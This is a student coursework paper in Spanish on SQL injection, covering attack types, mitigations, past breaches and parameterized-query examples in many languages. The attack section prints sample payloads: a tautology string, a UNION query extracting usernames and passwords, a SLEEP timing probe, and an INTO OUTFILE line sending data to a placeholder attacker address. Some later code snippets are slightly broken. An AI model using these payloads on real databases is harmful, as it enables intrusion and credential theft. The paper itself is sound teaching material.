Trabajo Práctico Obligatorio
Seguridad e Integridad de la Información


TEMA: ***SQL INJECTION***

Integrantes:

- *1133639 | Von Elm, Lucas*
- *1137789| Indurain Moneo, Ignacio*
- *1139426 | Rapetti, Santiago Elian*
- *1135071 | Mendieta, Juan Ignacio*

Docentes:

- *LOPEZ LIO RODRIGO NICOLAS*



ÌNDICE

Introducción a SQL Injection

Introducción

Una inyección SQL es un ciberataque en el cual un usuario aprovecha vulnerabilidades en los campos de entrada de una aplicación para lanzar comandos maliciosos dentro de la base de datos del sistema.

Descripción

Los ataques SQL solo son posibles por malas prácticas de programación por parte de los desarrolladores. Esto es porque solamente ocurren cuando se pasa la “entrada literal” del usuario a la función que llama a la base de datos.
Sin una eliminación o cita suficiente de la sintaxis SQL en las entradas controlables por el usuario, los datos ingresados por el usuario pueden hacer que esas entradas se interpreten como SQL en lugar de datos normales. Esto se puede utilizar para alterar la lógica de consulta para eludir los controles de seguridad o para insertar declaraciones adicionales que modifiquen la base de datos de back-end, posiblemente incluyendo la ejecución de comandos del sistema.
Las inyección de SQL por ende se han convertido en un problema importante a considerar en todos los sitios web que almacenan entradas de sus usuarios. Encontrar estas vulnerabilidades es muy sencillo hasta para un posible explotador sin experiencia alguna, y dándole la capacidad de arruinar un negocio continuo, haciendo que esta sea de las vulnerabilidades más importantes a considerar.

Tipos de SQL Injection

Inyección SQL In-Band
La inyección SQL in-band es la forma más sencilla de inyección SQL. En este proceso, el atacante es capaz de utilizar el mismo canal para insertar el código SQL malicioso en la aplicación, así como recoger los resultados.
Veamos dos formas de ataques de inyección SQLin-band.

- Ataque Basado en Errores
  Un ataque basado en errores se produce cuando alguien manipula intencionadamente la consulta SQL para generar un error en la base de datos. El mensaje de error devuelto por la base de datos suele incluir información sobre la estructura de la base de datos, que el atacante puede utilizar para explotar aún más el sistema. Por ejemplo, un atacante puede introducir ‘ OR ‘1’=’1 en un campo de

formulario. Si la aplicación es vulnerable, puede devolver un mensaje de error que revele información sobre la base de datos.

- Ataque Basado en Unión
  Los ataques de inyección SQL basados en unión utilizan el operador SQL UNION para combinar los resultados de la consulta original con los resultados de consultas maliciosas inyectadas.
  Esto permite al atacante recuperar información de otras tablas de la base de datos:

  ```
  select title, link from post_table
  where id < 10
  unión
  select username, password
  from user_table; --;
  ```

  En esta consulta, el operador UNION combina los resultados de la consulta original con los resultados de SELECT nombre_usuario, contraseña FROM tabla_usuario. Si la aplicación es vulnerable y no sanitiza correctamente la entrada del usuario, podría devolver una página que incluyera nombres de usuario y contraseñas de la tabla de usuarios.

Inyección SQL Inferencial (Inyección SQL Ciega)

Aunque un atacante genere un error en la consulta SQL, puede que la respuesta de la consulta no se transmita directamente a la página web. En este caso, el atacante tendrá que indagar más.

En esta forma de inyección SQL, el atacante envía varias consultas a la base de datos para evaluar cómo analiza la aplicación estas respuestas. Una inyección SQL inferencial a veces también se conoce como inyección SQL ciega.

A continuación veremos dos tipos de inyecciones SQL inferenciales: la inyección SQL booleana y la inyección SQL basada en el tiempo.

- Ataque Booleano
  Si una consulta SQL produce un error que no se ha gestionado internamente en la aplicación, la página web resultante puede lanzar un error, cargar una página en blanco o cargarse parcialmente. En una inyección SQL booleana, un atacante evalúa qué partes de la entrada de un usuario son vulnerables a las inyecciones SQL probando dos versiones diferentes de una cláusula booleana a través de la entrada:
  - «… y 1=1»
  - «… y 1=2»

Estas consultas están diseñadas para tener una condición que será verdadera o falsa. Si la condición es verdadera, la página se cargará normalmente. Si es falsa, la página podría cargarse de forma diferente o mostrar un error.
Observando cómo se carga la página, el atacante puede determinar si la condición era verdadera o falsa, aunque no vea la consulta SQL real ni la respuesta de la base de datos. Si reúne varias condiciones similares, puede extraer lentamente información de la base de datos.

- Ataque Basado en el Tiempo
  Un ataque de inyección SQL basado en el tiempo puede ayudar a un atacante a determinar si existe una vulnerabilidad en una aplicación web. Un atacante utiliza una función predefinida basada en el tiempo del sistema de gestión de bases de datos que utiliza la aplicación. Por ejemplo, en MySQL, la función sleep() ordena a la base de datos que espere un determinado número de segundos.

  ```
  select * from comments
  WHERE post_id=1-SLEEP(15);
  ```

  Si una consulta de este tipo produce un retraso, el atacante sabría que es vulnerable. Este enfoque es similar a los ataques booleanos en el sentido de que no obtienes una respuesta real de la base de datos. Sin embargo, puedes obtener información de ella si el ataque tiene éxito.

Inyección SQL Out-of-Band

En un ataque de inyección SQL out-of-band, el atacante manipula la consulta SQL para ordenar a la base de datos que transmita datos a un servidor controlado por el atacante. Esto se consigue normalmente utilizando funciones de la base de datos que pueden solicitar recursos externos, como hacer peticiones HTTP o consultas DNS.
Un ataque de inyección SQL out-of-band utiliza una función externa de proceso de archivos de tu Sistema de Gestión de Bases de Datos (DBMS por sus siglas en inglés). En MySQL, se pueden utilizar las funciones LOAD_FILE() e INTO OUTFILE para solicitar a MySQL que transmita los datos a una fuente externa.
Aquí tienes cómo un atacante podría utilizar OUTFILE para enviar los resultados de una consulta a una fuente externa:

```
select * from post_table
into OUTFILE '\\MALICIOUS_IP_ADDRESSlocation'
```

Del mismo modo, la función LOAD_FILE() puede utilizarse para leer un archivo del servidor y mostrar su contenido. Se puede utilizar una combinación de LOAD_FILE() y OUTFILE para leer el contenido de un archivo del servidor y luego transmitirlo a una ubicación diferente.

Mitigación

Mapeadores relacionales de objetos
Los desarrolladores pueden utilizar marcos ORM como Hibernate para crear consultas de bases de datos de una manera segura y fácil de usar para los desarrolladores.

Firewalls de aplicaciones web
Si bien los productos WAF como ModSecurity CRS no pueden evitar que las vulnerabilidades de inyección SQL se introduzcan en el código base, pueden hacer que el descubrimiento y la explotación sean significativamente más difíciles para un atacante.

Declaraciones parametrizadas
Con la mayoría de las plataformas de desarrollo, se pueden usar declaraciones parametrizadas que funcionan con parámetros (a veces llamadas marcadores de posición o variables de enlace) en lugar de incorporar la entrada del usuario en la declaración. Un marcador de posición sólo puede almacenar un valor del tipo dado y no un fragmento de SQL arbitrario. Por lo tanto, la inyección SQL simplemente se trataría como un valor de parámetro extraño (y probablemente no válido). En muchos casos, la instrucción SQL es fija y cada parámetro es un escalar , no una tabla . Luego, la entrada del usuario se asigna (vincula) a un parámetro.

Aplicación a nivel de codificación
El uso de bibliotecas de mapeo relacional de objetos evita la necesidad de escribir código SQL. La biblioteca ORM en vigor generará sentencias SQL parametrizadas a partir de código orientado a objetos.

Evitar los escapes
Una forma popular, aunque propensa a errores, de evitar inyecciones es intentar escapar de todos los caracteres que tienen un significado especial en SQL. El manual de un DBMS SQL explica qué caracteres tienen un significado especial, lo que permite crear una lista negra completa de caracteres que necesitan traducción.

Estos caracteres son comillas simples ('), comillas dobles ("), barra invertida (\) y NULL (el byte NULL). Rutinariamente pasar cadenas con escape a SQL es propenso a errores porque es fácil olvidarse de escapar de una cadena determinada. Crear una capa transparente para asegurar la entrada puede reducir esta susceptibilidad al error, si no eliminarla por completo.

Comprobación de patrón
Se pueden verificar los parámetros de cadena entera, flotante o booleana para determinar si su valor es una representación válida del tipo dado. Las cadenas que deben cumplir con un patrón o condición específica (por ejemplo, fechas, UUID, números de teléfono) también se pueden verificar para determinar si dicho patrón coincide.

Permisos de base de datos
Limitar los permisos de inicio de sesión de la base de datos utilizados por la aplicación web a solo lo necesario puede ayudar a reducir la efectividad de cualquier ataque de inyección SQL que aproveche cualquier error en la aplicación web.
Por ejemplo, en Microsoft SQL Server , un inicio de sesión en una base de datos podría tener restricciones para seleccionar algunas de las tablas del sistema, lo que limitaría los exploits que intentan insertar JavaScript en todas las columnas de texto de la base de datos.

Ejemplos

En febrero de 2002, Jeremiah Jacks descubrió que Guess.com era vulnerable a un ataque de inyección SQL, lo que permitía a cualquier persona capaz de construir una URL correctamente diseñada para obtener más de 200.000 nombres, números de tarjetas de crédito y fechas de vencimiento en la base de datos de clientes del sitio.

El 1 de noviembre de 2005, un hacker adolescente utilizó inyección SQL para irrumpir en el sitio de una revista taiwanesa de seguridad informática del grupo Tech Target y robar información de los clientes.

Sanitización de inputs

En esta sección mostraremos un ejemplo corto de cómo realizar llamados con variables a las bases de SQL con inputs parametrizados, para evitar los ataques SQL.

NodeJs - MySQL

```
let pool = await sql.connect(sqlConfig);
   let resultado = await pool
     .request()
     .input("email", sql.VarChar, email) //Envía en un parámetro el dato
     .query("SELECT * from USERS WHERE email = @email");
```

Java

Java jdbc

```
PreparedStatement statementFactura = connectionSQL.prepareStatement("insert into facturas values (?,?,?)");
statementFactura.setInt(1, operadorResponsable.getIdOperador());
statementFactura.setInt(2, cliente.getUsuarioIdSQL());
statementFactura.setInt(3, idPago);
statementFactura.executeUpdate();
```

Java Spring Framework

Las @Query de Java Spring ya se encuentran parametrizadas de antemano, libres de SQL Injection.

```
public interface UserRepository extends JpaRepository<User, Integer> {
@Query(value = "SELECT u FROM User u WHERE  u.email = ?1 AND u.password = ?2")
  Optional<User> findByEmailAndPassword(String userEmail, String userPassword);
}
```

C#

```
using System;
using System.Data.SqlClient;

class Program
{
   static void Main()
   {
      string userInput = “correo@gmail.com”; // Aquí colocas el input del usuario

      string connectionString = "Tu cadena de conexión";
      string queryString = "SELECT * FROM TuTabla WHERE Columna = @UserInput";

      using (SqlConnection connection = new SqlConnection(connectionString))
      {
         SqlCommand command = new SqlCommand(queryString, connection);
         command.Parameters.AddWithValue("@UserInput", userInput);
          }
```

ASP .NET

```
String query = "SELECT account_balance FROM user_data WHERE user_name = ?";
try {
OleDbCommand command = new OleDbCommand(query, connection);
command.Parameters.Add(new OleDbParameter("customerName",CustomerName
Name.Text));
  OleDbDataReader reader = command.ExecuteReader();
}
```

Python

```
connection = mysql.connector.connect(host='localhost',
                                     database='python_db',
                                     user='root')

   cursor = connection.cursor(prepared=True)
   # Parameterized query
   sql_insert_query = """ INSERT INTO Employee
                  (id, Name, Joining_date, salary) VALUES (%s,%s,%s,%s)"""
   # tuple to insert at placeholder
   tuple1 = (1, "Json", "2019-03-23", 9000)
   tuple2 = (2, "Emma", "2019-05-19", 9500)

   cursor.execute(sql_insert_query, tuple1)
   cursor.execute(sql_insert_query, tuple2)
   connection.commit()
```

PHP

```
$stmt = mysqli_prepare($dbc, "SELECT * FROM users WHERE username = ? AND password = ?");
mysqli_stmt_bind_param($stmt, "s", $userName);
mysqli_stmt_bind_param($stmt, "s", $userPass); mysqli_stmt_execute($stmt);
$row = mysqli_stmt_fetch($stmt);
```

RUST

```
let users: Vec<User> = sqlx::query_as::<_, User>(
      "SELECT * FROM users WHERE name = ?"
  )
  .bind(&username)
  .fetch_all(&pool)
  .await
  .unwrap();
```

Go Lang

```
import (
  "database/sql"

  _ "github.com/lib/pq"
  )

  func main() {
     connStr := "user=pqgotest dbname=pqgotest sslmode=verify-full"
     db, err := sql.Open("postgres", connStr)
     if err != nil {
        log.Fatal(err)
     }

     age := 21
     rows, err := db.Query("SELECT name FROM users WHERE age = $1", age)

  }
```